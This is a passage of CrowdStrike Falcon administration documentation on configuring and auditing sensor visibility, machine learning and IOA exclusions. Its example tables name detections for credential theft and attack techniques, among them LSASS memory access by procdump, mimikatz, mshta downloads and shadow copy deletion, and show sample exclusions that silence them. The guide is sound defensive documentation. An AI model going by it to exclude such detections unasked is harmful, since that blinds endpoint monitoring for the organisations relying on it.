When planning and configuring sensor visibility exclusions, balance performance and security considerations. We recommend using sensor visibility exclusions only on hosts for which the sensor's performance overhead without exclusions is unacceptable, and we recommend choosing excluded paths with care.

Before creating sensor visibility exclusions, consider the potential security risks. If you do create sensor visibility exclusions, we recommend following these best practices:

- Configure exclusions to be as narrow as possible. It's safer to exclude a single executable file than an entire folder or all subfolders.
- Avoid specifying file exclusions for built-in operating system executable files and folders, such as these:
  - bash, /sbin, /bin, /usr/bin
  - java, python, ruby

Additional sensor visibility exclusion considerations.

- The sensor minimizes event reporting for process executions that match file exclusion criteria.
- Processes that match file exclusion criteria will no longer generate the majority of events that would be seen otherwise, including process-related events.
- The sensor will continue to send EndOfProcess events on Windows and macOS.
- Process tree and file name are still captured, but SHA256 digest is not.
- For excluded processes, data will not be available in the following features and contexts:
  - Any app usage dashboard (for example, Falcon Discover)
  - Hash search (Falcon Investigate)
  - FDRv2 app info
- Excluding container-relative paths (and more generally, paths inside a chroot) is not supported.
- Currently, any Linux sensor visibility exclusions apply to both the host and all containers running on the system.

## 14.2 Planning your exclusions

Consider the potential implications of an exclusion before you put it into effect in your environment.

To maintain a strong security posture, create exclusions to be as specific as possible while meeting your exclusion needs. If your exclusion is too broad, you might inadvertently permit malicious activity that should be detected or blocked.

When you're creating or editing an exclusion, Falcon displays a list of affected detections before you save it. This list shows detections that wouldn't have been generated if the current exclusion were live in your environment. Previewing detections that you would no longer see helps you quickly understand the expected effect of an exclusion before you save it.

For IOA exclusions that are already in effect in your environment, you can view a log of activity that would have triggered a detection if an IOA exclusion hadn't been in place. Reviewing activity that's being excluded helps you understand the actual effects of your IOA exclusions.

CrowdStrike automatically records all changes to your exclusions. Each exclusion type has its own audit log where you can view the revision history for exclusions of that type. We recommend that you include a comment for the audit log whenever you create, edit, or delete an exclusion. In the audit log comment, include any info that would help other people in your organization understand what you changed and why. For example, when creating or editing an exclusion, include info about what activity was excluded and why.

After you create, edit, or delete an exclusion, it can take up to 40 minutes for the changes to go into effect.

## 14.3. Managing machine learning exclusions

Getting to machine learning exclusions

The Machine Learning Exclusions tab is where you can view, create, edit, and delete ML exclusions, and where you can view the ML exclusion audit log. By default, the list of exclusions is sorted by Last modified.

- Go to Configuration > Detections Management > Exclusions, and then go to the Machine Learning Exclusions tab.


Exclusions						
MACHINE LEARNING EXCLUSIONS			IOA EXCLUSIONS	SENSOR VISIBILITY EXCLUSIONS		
<input type="text" value="Type to filter"/> <span style="float: right;">3 exclusions found</span>						
Exclusion Patterns	Detections and Preventions	Uploads to CrowdStrike	Active Hosts	Last Modified	Actions	
**\InHouseApplication.exe	Excluded	-	49	Jun. 26, 2020		
ProgramFiles(x86)\Compa...	Excluded	Excluded	All hosts	Jun. 26, 2020		
ProgramFiles(x86)\MyCo...	Excluded	Excluded	49	Jun. 26, 2020		

### 14.3.1 Creating machine learning exclusions

Create a machine learning exclusion from within a detection. The exclusion pattern is prepopulated based on the detection. Verify or change the pattern as needed before saving the exclusion.

Note: Alternatively, you can create a machine learning exclusion on the Machine Learning Exclusions tab on Configuration > Detections Management > Exclusions.

- On Activity > Detections, for the machine learning detection that you want to create an exclusion from, click to expand the detection's Summary.
- Click Create ML exclusion.



The screenshot illustrates the process of creating a Machine Learning exclusion. On the left, the 'Detections' page lists various detections, including one for 'mimikatz.exe'. On the right, the 'mimikatz.exe' detection summary is displayed, showing its status as 'Assigned to Unsigned' and its last modified time as 'Oct. 22, 2020 19:57:27'. Below the summary, the 'Create ML exclusion' button is highlighted. The bottom section shows the detailed configuration for this exclusion, including fields for Severity (High), Tactic (Machine Learning via Cloud-Based ML), Technique (File Analysis ML), and various indicators like 'Associated IOC (SHA256 on Memory/DLL loaded)' and 'GLOBAL PREVALENCE Common'.

- In Create machine learning exclusion, select the host groups that the exclusion will apply to or select all hosts, and then click Next
- In the Excluded from list, select the actions to apply to the selected host groups:
  - Detections and preventions: Excludes files from ML-based detections and preventions.
  - Uploads to CrowdStrike: Excludes files from being uploaded to the CrowdStrike cloud.
- In the Exclusion pattern field, verify the prepopulated pattern value or enter a new pattern in glob syntax.
- Under Pattern test, test the exclusion pattern:
  - Type a file path, and then click Test pattern
  - Check the confirmation message to see whether your test pattern matches the syntax.
- Enter a comment to include in the audit log.
- If you want to add another exclusion pattern after you save this one, select Create another exclusion with these hosts after saving.
- Click Create.

#### 14.3.2 Editing machine learning exclusions

Modify an existing exclusion to stop ML-based detections and preventions, or to stop file uploads to the CrowdStrike cloud, for a trusted file path.

- Go to Configuration > Detections Management > Exclusions, and then go to the Machine Learning Exclusions tab.
- In the Actions column for the exclusion that you want to modify, click Edit.

Exclusions					
MACHINE LEARNING EXCLUSIONS		IOA EXCLUSIONS	SENSOR VISIBILITY EXCLUSIONS		
<input type="text"/> Type to filter <span style="float: right;">3 exclusions found</span> <span style="float: right;">X</span>					
Exclusion Patterns	Detections and Preventions	Uploads to CrowdStrike	Active Hosts	Last Modified	Actions
**\InHouseApplication.exe	Excluded	-	49	Jun. 26, 2020	 
ProgramFiles(x86)\Compa...	Excluded	Excluded	All hosts	Jun. 26, 2020	 
ProgramFiles(x86)\MvCo...	Excluded	Excluded	49	Jun. 26, 2020	 

- In Edit machine learning exclusion, select the host groups that the exclusion will apply to, or select all hosts.
- In the Excluded from list, select the actions to apply to the selected host groups:
  - Detections and preventions: Excludes files from ML-based detections and preventions.
  - Uploads to CrowdStrike: Excludes files from being uploaded to the CrowdStrike cloud.
- In the Exclusion pattern field, enter an exclusion pattern in glob syntax.
- Enter a comment to include in the audit log.
- Under Pattern test, test the exclusion pattern:
  - Type a file path, and then click Test pattern
  - Check the confirmation message to see whether your test pattern matches the syntax.
- If you want to add another exclusion pattern after you save this one, select Create another exclusion with these hosts after saving.
- Click Update.

### 14.3.3 Deleting machine learning exclusions

Delete exclusions with caution. A deleted exclusion cannot be recovered.

- Go to Configuration > Detections Management > Exclusions, and then go to the Machine Learning Exclusions tab.
- In the Actions column for the exclusion that you want to delete, click Delete.

Exclusions						
MACHINE LEARNING EXCLUSIONS			IOA EXCLUSIONS		SENSOR VISIBILITY EXCLUSIONS	
<input type="text"/> Type to filter					3 exclusions found	
Exclusion Patterns	Detections and Preventions	Uploads to CrowdStrike	Active Hosts	Last Modified	Actions	
**\InHouseApplication.exe	Excluded	-	49	Jun. 26, 2020	 	
ProgramFiles(x86)\Compa...	Excluded	Excluded	All hosts	Jun. 26, 2020	 	
ProgramFiles(x86)\MyCo...	Excluded	Excluded	49	Jun. 26, 2020	 	

- In Delete machine learning exclusion, review the list of changes that would apply if the exclusion were deleted.
- Enter a comment to include in the audit log.
- Click Delete exclusion.

### 14.4 Managing IOA exclusions

IOA exclusions are created from within a detection, or by duplicating and then modifying an existing IOA exclusion.

#### Getting to IOA exclusions

The IOA Exclusions tab is where you can view, edit, duplicate, and delete IOA exclusions, and where you can view the IOA exclusion audit log and activity log.

By default, the list of exclusions is sorted by Last modified.

Go to Configuration > Detections Management > Exclusions, and then go to the IOA Exclusions tab.


Exclusions						
MACHINE LEARNING EXCLUSIONS			IOA EXCLUSIONS		SENSOR VISIBILITY EXCLUSIONS	
<input type="text"/> Type to filter					6 exclusions found	
Name	IOA	Host groups	Last modified	Modified by	Actions	
MSHTA run remote script	MshtaDownload	1	Oct. 19, 2020		  	
VSSAdmin Backup remo...	VolumeShadowCopyDelete...	1	Oct. 13, 2020		  	
AD Policy Update Script	ScriptToPShell	1	Oct. 13, 2020		  	
Ignore procdump in Dow...	ProcAccessLsass	3	Oct. 13, 2020		  	
Ignore procdump in App...	ProcAccessLsass	1	Oct. 13, 2020		  	
rundll32 from clinkable L...	LsassToChild	3	Oct. 9, 2020		  	

Note: IOA exclusions are created from within a detection, or by duplicating and then modifying an existing IOA exclusion.

#### 14.4.1 Creating IOA exclusions

Add an IOA to your allowlist to reduce behavioral IOA detections and preventions. IOA exclusions are created from within CrowdStrike-generated IOA detections.

- On Activity > Detections, for the CrowdStrike-generated IOA detection that you want to create an exclusion from, click to expand the detection's Summary.
- Click Create IOA exclusion.



The screenshot shows the CrowdStrike Falcon interface. On the left, a tree view displays several detections under the 'Detections' section. One detection for 'mshta.exe' is expanded, showing its details. The 'ACTION TAKEN' field indicates 'Process blocked'. The 'SEVERITY' is marked as 'High'. The 'OBJECTIVE' is 'Follow Through'. The 'TACTIC & TECHNIQUE' is 'Execution via Scripting'. The 'TECHNIQUE ID' is 'T1084'. The 'IOA NAME' is 'MshtaDownload'. The 'IOA DESCRIPTION' provides a detailed explanation of the threat. The 'TRIGGERING INDICATOR' section lists an associated IOC (SHA256 hash). The 'GLOBAL PREVALENCE' is 'Common' and the 'LOCAL PREVALENCE' is 'Low'. The 'HASH PREVENTION ACTION' is set to 'None'. The 'Associated File' is listed as '\Device\HarddiskVolume3\Windows\System32\mshta.exe'. On the right, a modal window titled 'mshta.exe' is open, showing the IOA details. At the bottom right of this modal, there is a red box highlighting the 'Create IOA exclusion' button. Below the modal, another window titled 'Execution Details' shows the IOA details again, with the 'Create IOA exclusion' button also highlighted with a red box.

- In Create IOA exclusion, select the host groups that the exclusion will apply to, or select all hosts.
- Enter a name and a description for the exclusion.
- In the Image filename field, enter an exclusion pattern in regex format.
- Test the image filename pattern:
  - Type an image filename test string, and then click Test pattern.
  - Check the confirmation message to see whether your test pattern matches the syntax.
- In the Command line field, enter a command line value in regex format.
- Test the command line pattern:
  - Type a command line test string, and then click Test pattern.
  - Check the confirmation message to see whether your test pattern matches the syntax.
- Enter a comment to include in the audit log.
- Click Next.
- Carefully review the list of detections that wouldn't have appeared and associated processes that would have been allowed to run if the exclusion were already in place.
- Click Create exclusion.

#### 14.4.2 Duplicating IOA Exclusions

Create an IOA exclusion by duplicating an existing IOA exclusion and then modifying the new exclusion's settings. This enables you to create IOA exclusions without needing to start from within an IOA detection.

The fields in the duplicated exclusion are pre-populated with values from the source exclusion. Verify or change these values as needed before saving the new exclusion.

The IOA Name uniquely identifies the IOA pattern and can't be changed.

- Go to Configuration > Detections Management > Exclusions, and then go to the IOA Exclusions tab.
- In the Actions column for the exclusion that you want to copy, click Duplicate.

Exclusions								
MACHINE LEARNING EXCLUSIONS			IOA EXCLUSIONS			SENSOR VISIBILITY EXCLUSIONS		
<input type="text"/> Type to filter <span style="float: right;">6 exclusions found <span>X</span></span>								
Name	IOA	Host groups	Last modified	Modified by	Actions	See audit log	See activity	<span style="color: #0070C0;">Download</span>
MSHTA run remote script	MshtaDownload	1	Oct. 19, 2020		<span style="color: #0070C0;">Edit</span> <span style="color: #0070C0;">Duplicate</span> <span style="color: #0070C0;">Delete</span>	<span style="color: #0070C0;">See audit log</span>	<span style="color: #0070C0;">See activity</span>	<span style="color: #0070C0;">Download</span>
VSSAdmin Backup remo...	VolumeShadowCopyDeleti...	1	Oct. 13, 2020		<span style="color: #0070C0;">Edit</span> <span style="color: #0070C0;">Duplicate</span> <span style="color: #0070C0;">Delete</span>	<span style="color: #0070C0;">See audit log</span>	<span style="color: #0070C0;">See activity</span>	<span style="color: #0070C0;">Download</span>
AD Policy Update Script	ScriptToPShell	1	Oct. 13, 2020		<span style="color: #0070C0;">Edit</span> <span style="color: #0070C0;">Duplicate</span> <span style="color: #0070C0;">Delete</span>	<span style="color: #0070C0;">See audit log</span>	<span style="color: #0070C0;">See activity</span>	<span style="color: #0070C0;">Download</span>
Ignore procdump in Dow...	ProcAccessLsass	3	Oct. 13, 2020		<span style="color: #0070C0;">Edit</span> <span style="color: #0070C0;">Duplicate</span> <span style="color: #0070C0;">Delete</span>	<span style="color: #0070C0;">See audit log</span>	<span style="color: #0070C0;">See activity</span>	<span style="color: #0070C0;">Download</span>
Ignore procdump in App...	ProcAccessLsass	1	Oct. 13, 2020		<span style="color: #0070C0;">Edit</span> <span style="color: #0070C0;">Duplicate</span> <span style="color: #0070C0;">Delete</span>	<span style="color: #0070C0;">See audit log</span>	<span style="color: #0070C0;">See activity</span>	<span style="color: #0070C0;">Download</span>
rundll32 from clinkable L...	LsassToChild	3	Oct. 9, 2020		<span style="color: #0070C0;">Edit</span> <span style="color: #0070C0;">Duplicate</span> <span style="color: #0070C0;">Delete</span>	<span style="color: #0070C0;">See audit log</span>	<span style="color: #0070C0;">See activity</span>	<span style="color: #0070C0;">Download</span>

- In Duplicate IOA exclusion, select the host groups that the exclusion will apply to, or select all hosts.
- Enter a name and, optionally, a description for the exclusion.
- In the Image filename field, enter an exclusion pattern in regex format.
- Test the image filename pattern:
  - Type an image filename test string, and then click Test pattern.
  - Check the confirmation message to see whether your test pattern matches the syntax.
- In the Command line field, enter a command line value in regex format.
- Test the command line pattern:
  - Type a command line test string, and then click Test pattern.
  - Check the confirmation message to see whether your test pattern matches the syntax.
- Enter a comment to include in the audit log.
- Click Next.
- Carefully review the list of detections that wouldn't have appeared and associated processes that would have been allowed to run if the exclusion were already in place.
- Click Create exclusion.

#### 14.4.3 Editing IOA Exclusions

Modify an existing IOA exclusion.

- Go to Configuration > Detections Management > Exclusions, and then go to the IOA Exclusions tab.

- In the Actions column for the exclusion that you want to modify, click Edit.

Exclusions								
MACHINE LEARNING EXCLUSIONS			IOA EXCLUSIONS			SENSOR VISIBILITY EXCLUSIONS		
<input type="text" value="Type to filter"/> <span style="float: right;">6 exclusions found</span> <span style="float: right; border: 1px solid #ccc; padding: 2px;">X</span>								
Name	IOA	Host groups	Last modified	Modified by	Actions	See audit log	See activity	<span style="border: 1px solid #ccc; padding: 2px;">Download</span> <span style="border: 1px solid #ccc; padding: 2px;">Edit</span> <span style="border: 1px solid #ccc; padding: 2px;">Delete</span>
MSHTA run remote script	MshtaDownload	1	Oct. 19, 2020		<span style="border: 1px solid #ccc; padding: 2px;">Edit</span> <span style="border: 1px solid #ccc; padding: 2px;">Delete</span>	<span style="color: #0072bc;">See audit log</span>	<span style="color: #0072bc;">See activity</span>	<span style="border: 1px solid #ccc; padding: 2px;">Download</span> <span style="border: 1px solid #ccc; padding: 2px;">Edit</span> <span style="border: 1px solid #ccc; padding: 2px;">Delete</span>
VSSAdmin Backup remo...	VolumeShadowCopyDeleti...	1	Oct. 13, 2020		<span style="border: 1px solid #ccc; padding: 2px;">Edit</span> <span style="border: 1px solid #ccc; padding: 2px;">Delete</span>	<span style="color: #0072bc;">See audit log</span>	<span style="color: #0072bc;">See activity</span>	<span style="border: 1px solid #ccc; padding: 2px;">Download</span> <span style="border: 1px solid #ccc; padding: 2px;">Edit</span> <span style="border: 1px solid #ccc; padding: 2px;">Delete</span>
AD Policy Update Script	ScriptToPShell	1	Oct. 13, 2020		<span style="border: 1px solid #ccc; padding: 2px;">Edit</span> <span style="border: 1px solid #ccc; padding: 2px;">Delete</span>	<span style="color: #0072bc;">See audit log</span>	<span style="color: #0072bc;">See activity</span>	<span style="border: 1px solid #ccc; padding: 2px;">Download</span> <span style="border: 1px solid #ccc; padding: 2px;">Edit</span> <span style="border: 1px solid #ccc; padding: 2px;">Delete</span>
Ignore procdump in Dow...	ProcAccessLsass	3	Oct. 13, 2020		<span style="border: 1px solid #ccc; padding: 2px;">Edit</span> <span style="border: 1px solid #ccc; padding: 2px;">Delete</span>	<span style="color: #0072bc;">See audit log</span>	<span style="color: #0072bc;">See activity</span>	<span style="border: 1px solid #ccc; padding: 2px;">Download</span> <span style="border: 1px solid #ccc; padding: 2px;">Edit</span> <span style="border: 1px solid #ccc; padding: 2px;">Delete</span>
Ignore procdump in App...	ProcAccessLsass	1	Oct. 13, 2020		<span style="border: 1px solid #ccc; padding: 2px;">Edit</span> <span style="border: 1px solid #ccc; padding: 2px;">Delete</span>	<span style="color: #0072bc;">See audit log</span>	<span style="color: #0072bc;">See activity</span>	<span style="border: 1px solid #ccc; padding: 2px;">Download</span> <span style="border: 1px solid #ccc; padding: 2px;">Edit</span> <span style="border: 1px solid #ccc; padding: 2px;">Delete</span>
rundll32 from clickable L...	LsassToChild	3	Oct. 9, 2020		<span style="border: 1px solid #ccc; padding: 2px;">Edit</span> <span style="border: 1px solid #ccc; padding: 2px;">Delete</span>	<span style="color: #0072bc;">See audit log</span>	<span style="color: #0072bc;">See activity</span>	<span style="border: 1px solid #ccc; padding: 2px;">Download</span> <span style="border: 1px solid #ccc; padding: 2px;">Edit</span> <span style="border: 1px solid #ccc; padding: 2px;">Delete</span>

- In Edit IOA exclusion, select the host groups that the exclusion will apply to, or select all hosts.
- Enter a name and a description for the exclusion.
- In the Image filename field, enter an exclusion pattern in regex format.
- Test the image filename pattern:
  - Type an image filename test string, and then click Test pattern.
  - Check the confirmation message to see whether your test pattern matches the syntax.
- In the Command line field, enter a command line value in regex format.
- Test the command line pattern:
  - Type a command line test string, and then click Test pattern.
  - Check the confirmation message to see whether your test pattern matches the syntax.
- Type a command line test string, and then click Test pattern. Check the confirmation message to see whether your test pattern matches the syntax.
- Enter a comment to include in the audit log.
- Click Next.
- Carefully review the list of detections that wouldn't have appeared and associated processes that would have been allowed to run if the updated exclusion were already in place.
- Click Update.

#### 14.4.4 Deleting IOA exclusion

Delete exclusions with caution. A deleted exclusion cannot be recovered.

- Go to Configuration > Detections Management > Exclusions, and then go to the IOA Exclusions tab.

- In the Actions column for the exclusion that you want to delete, click Delete.

Exclusions						
MACHINE LEARNING EXCLUSIONS			IOA EXCLUSIONS		SENSOR VISIBILITY EXCLUSIONS	
<input type="text" value="Type to filter"/> <span style="float: right;">6 exclusions found</span>						
Name	IOA	Host groups	Last modified	Modified by	Actions	
MSHTA run remote script	MshtaDownload	1	Oct. 19, 2020			
VSSAdmin Backup remo...	VolumeShadowCopyDelete...	1	Oct. 13, 2020			
AD Policy Update Script	ScriptToPShell	1	Oct. 13, 2020			
Ignore procdump in Dow...	ProcAccessLsass	3	Oct. 13, 2020			
Ignore procdump in App...	ProcAccessLsass	1	Oct. 13, 2020			
rundll32 from clinkable L...	LsassToChild	3	Oct. 9, 2020			

- In Delete IOA exclusion, review the list of changes that would apply if the exclusion were deleted.
- Enter a comment to include in the audit log.
- Click Delete exclusion.

## 14.5 Managing sensor visibility exclusions

Use extreme caution and consider the potential security risks before creating sensor visibility exclusions.

### Getting to sensor visibility exclusions

The Sensor Visibility Exclusions tab is where you can view, create, edit, and delete your sensor visibility exclusions, and where you can view the sensor visibility exclusion audit logs.

By default, the list of exclusions is sorted by Last modified.


- Go to Configuration > Detections Management > Exclusions, and then go to the Sensor Visibility Exclusions tab.

Exclusions				
MACHINE LEARNING EXCLUSIONS			IOA EXCLUSIONS	SENSOR VISIBILITY EXCLUSIONS
<input type="text" value="Type to filter"/> <span style="float: right;">8 exclusions found</span>				
Exclusion Patterns	Active Hosts	Last Modified	Actions	
/Applications/Xcode*.app/**	All hosts	Jun. 26, 2020		
/build/local/*	2	Jun. 26, 2020		
/build/local/dev/*	2	Jun. 26, 2020		
/build/local/test/*	2	Jun. 26, 2020		
/usr/local/apache/bin/httpd	7	Jun. 26, 2020		
Internal\AgentDev\core\*	49	Jun. 26, 2020		
Internal\Dev\**	50	Jun. 26, 2020		
Program Files (x86)\Microsoft Visual Studio...	All hosts	Jun. 26, 2020		

### 14.5.1 Creating sensor visibility exclusions

Create an exclusion to stop sensor visibility, detections, and preventions for a trusted file path.

- Go to Configuration > Detections Management > Exclusions, and then go to the Sensor Visibility Exclusions tab.
- Click Create exclusion.



Exclusions				
MACHINE LEARNING EXCLUSIONS	IOA EXCLUSIONS	SENSOR VISIBILITY EXCLUSIONS		
<input type="text"/> Type to filter				8 exclusions found <span style="border: 1px solid black; padding: 2px;">X</span>
Exclusion Patterns	Active Hosts	Last Modified	Actions	
/Applications/Xcode*.app/**	All hosts	Jun. 26, 2020		
/build/local/*	2	Jun. 26, 2020		
/build/local/dev/*	2	Jun. 26, 2020		
/build/local/test/*	2	Jun. 26, 2020		
/usr/local/apache/bin/httpd	7	Jun. 26, 2020		
Internal\AgentDev\core\*	49	Jun. 26, 2020		
Internal\Dev\**	50	Jun. 26, 2020		
Program Files (x86)\Microsoft Visual Studio...	All hosts	Jun. 26, 2020		


- In Create sensor visibility exclusion, select the host groups that the exclusion will apply to, or select all hosts.
- In the Exclusion pattern field, enter an exclusion pattern in glob syntax.
- Under Pattern test, test the exclusion pattern:
  - Type a file path, and then click Test pattern.
  - Check the confirmation message to see whether your test pattern matches the syntax.
- Enter a comment to include in the audit log.
- If you want to add another exclusion pattern after this one, select Create another exclusion with these hosts after saving
- Click Create exclusion, carefully review the summary of expected changes, and then click Confirm and Create.

### 14.5.2 Editing sensor visibility exclusions

Modify an existing sensor visibility exclusion.

- Go to Configuration > Detections Management > Exclusions, and then go to the Sensor Visibility Exclusions tab.

- In the Actions column for the exclusion that you want to modify, click Edit.



Exclusions				
MACHINE LEARNING EXCLUSIONS		IOA EXCLUSIONS	SENSOR VISIBILITY EXCLUSIONS	
<input type="text"/> Type to filter <span style="float: right;">8 exclusions found</span> <span style="float: right;">X</span>				
Exclusion Patterns	Active Hosts	Last Modified	Actions	
/Applications/Xcode*.app/**	All hosts	Jun. 26, 2020		
/build/local/*	2	Jun. 26, 2020		
/build/local/dev/*	2	Jun. 26, 2020		
/build/local/test/*	2	Jun. 26, 2020		
/usr/local/apache/bin/httpd	7	Jun. 26, 2020		
Internal\AgentDev\core\*	49	Jun. 26, 2020		
Internal\Dev\**	50	Jun. 26, 2020		
Program Files (x86)\Microsoft Visual Studio...	All hosts	Jun. 26, 2020		

- In Edit sensor visibility exclusion, select the host groups that the exclusion will apply to, or select all hosts.
- In the Exclusion pattern field, enter an exclusion pattern in glob syntax.
- Under Pattern test, test the exclusion pattern:
  - Type a file path, and then click Test pattern
  - Check the confirmation message to see whether your test pattern matches the syntax.
- Enter a comment to include in the audit log.
- If you want to add another exclusion pattern after this one, select Create another exclusion with these hosts after saving.
- Click Update, carefully review the summary of expected changes, and then click Confirm and Update.

#### 14.5.3 Deleting sensor visibility exclusions

Delete exclusions with caution. A deleted exclusion cannot be recovered.

- Go to Configuration > Detections Management > Exclusions, and then go to the Sensor Visibility Exclusions tab.

- In the Actions column for the exclusion that you want to delete, click Delete.

Exclusions					
MACHINE LEARNING EXCLUSIONS		IOA EXCLUSIONS		SENSOR VISIBILITY EXCLUSIONS	
<input type="text"/> Type to filter					8 exclusions found <span style="float: right;">X</span>
Exclusion Patterns	Active Hosts	Last Modified	Actions		
/Applications/Xcode*.app/**	All hosts	Jun. 26, 2020			
/build/local/*	2	Jun. 26, 2020			
/build/local/dev/*	2	Jun. 26, 2020			
/build/local/test/*	2	Jun. 26, 2020			
/usr/local/apache/bin/httpd	7	Jun. 26, 2020			
Internal\AgentDev\core\*	49	Jun. 26, 2020			
Internal\Dev**	50	Jun. 26, 2020			
